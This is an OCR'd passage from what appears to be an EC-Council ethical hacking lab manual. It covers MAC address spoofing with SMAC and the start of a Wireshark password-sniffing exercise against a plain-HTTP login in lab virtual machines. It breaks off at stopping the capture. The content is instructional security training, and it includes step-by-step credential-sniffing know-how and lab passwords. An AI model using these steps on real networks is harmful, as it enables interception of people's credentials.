


Figure 1.5.26: SMAC 2.0 dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. After successfully spoofing the MAC address, a **SMAC** pop-up appears, stating "**Adapter Restart Complete**"; click **OK**.




Figure 1.5.27: SMAC dialog box

36. Once the adapter is restarted, a random MAC address is assigned to your machine. You can see the newly generated MAC address under **Spoofed MAC Address** and **Active MAC Address**.




Figure 1.5.28: SMAC spoofed MAC address

You can also use other MAC address changer tools such as **MAC Address Changer** (https://www.novirusthanks.org), **Change MAC Address** (https://lizardsystems.com), **Easy Mac Changer** (https://github.com), or **Spoof-Me-Now** (https://sourceforge.net) to change the MAC address of the machine.

Note: By spoofing the MAC address, an attacker can simulate attacks such as ARP poisoning and MAC flooding without revealing their own actual MAC address.

37. To restore the MAC address back to its original setting, click the **Remove MAC** button.
38. This concludes the demonstration of spoofing MAC addresses using TMAC and SMAC.
39. Close all open windows and document all the acquired information.
40. Turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Network Sniffing using Various Sniffing Tools

Ethical hackers and pen testers are aided in network sniffing by various tools that make it an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Data traversing an HTTP channel flows in plain-text format and is therefore prone to MITM attacks. Network administrators can use sniffers for helpful purposes such as to troubleshoot network problems, examine security problems, and debug protocol implementations. However, an attacker can use sniffing tools such as Wireshark to sniff the traffic flowing between the client and the server. The traffic obtained by the attacker might contain sensitive information such as login credentials, which can then be used to perform malicious activities such as user-session impersonation.

An attacker needs to manipulate the functionality of the switch to see all traffic passing through it. A packet sniffing program (also known as a sniffer) can only capture data packets from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises leave their switch ports open. A packet sniffer placed on a network in promiscuous mode can capture and analyze all network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can see everyone's traffic.

The information gathered in the previous step may be insufficient to reveal the potential vulnerabilities of the target. There may be more information to help find loopholes in the target. An ethical hacker needs to perform network security assessments and suggest proper troubleshooting techniques to mitigate attacks. This lab provides hands-on experience of how to use sniffing tools to sniff network traffic and capture it on a remote interface.

Lab Objectives

- Perform password sniffing using Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Analyze a network using the Capsa Network Analyzer
- Analyze a network using the Omnipeek Network Protocol Analyzer
- Analyze a network using the SteelCentral Packet Analyzer

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Web browsers with an Internet connection
- A business Email ID to download the tool
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of Network Sniffing Tools

System administrators use automated tools to monitor their networks, but attackers misuse these tools to sniff network data. Network sniffing tools can be used to perform a detailed network analysis. When protecting a network, it is important to have as many details about the packet traffic as possible. By actively scanning the network, a threat hunter can stay vigilant and respond quickly to attacks.

Lab Tasks

TASK 1 Perform Password Sniffing using Wireshark

Here, we will use the Wireshark tool to perform password sniffing.

Note: In this task, we will use the **Windows Server 2019** (**10.10.10.19**) virtual machine as the host machine and the **Windows 10** (**10.10.10.10**) virtual machine as the target machine.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1

Launch Wireshark

3. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **wireshark**. Select **Wireshark** from the results.
4. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **Ethernet0**) to start the packet capture, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark is a network packet analyzer used to capture network packets and display packet data in detail. The tool uses Winpcap to capture packets on its own supported networks. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks.

Note: The network adapter might differ in your lab environment.




Figure 2.1.1: Wireshark Main Window with Interface Option

The captured Wireshark files can be programmatically edited via the command-line. A set of filters for customized data displays can be refined using a display filter.

5. **Wireshark** starts capturing all packets generated while traffic is received by or sent from your machine.




Figure 2.1.2: Wireshark Window with Packets Captured

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Open Moviescope Website and Login

6. Now, switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
7. Open any browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** in the address bar, and press **Enter**.
8. The **MOVIESCOPE** home page appears; type **Username** and **Password** as **sam** and **test**, and click **Login**, as shown in the screenshot.




Figure 2.1.3: Moviescope login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Stop Live Capturing

9. Switch to **Windows Server 2019** and in the **Wireshark** window, click the **Stop capturing packets** icon ( ) on the toolbar.

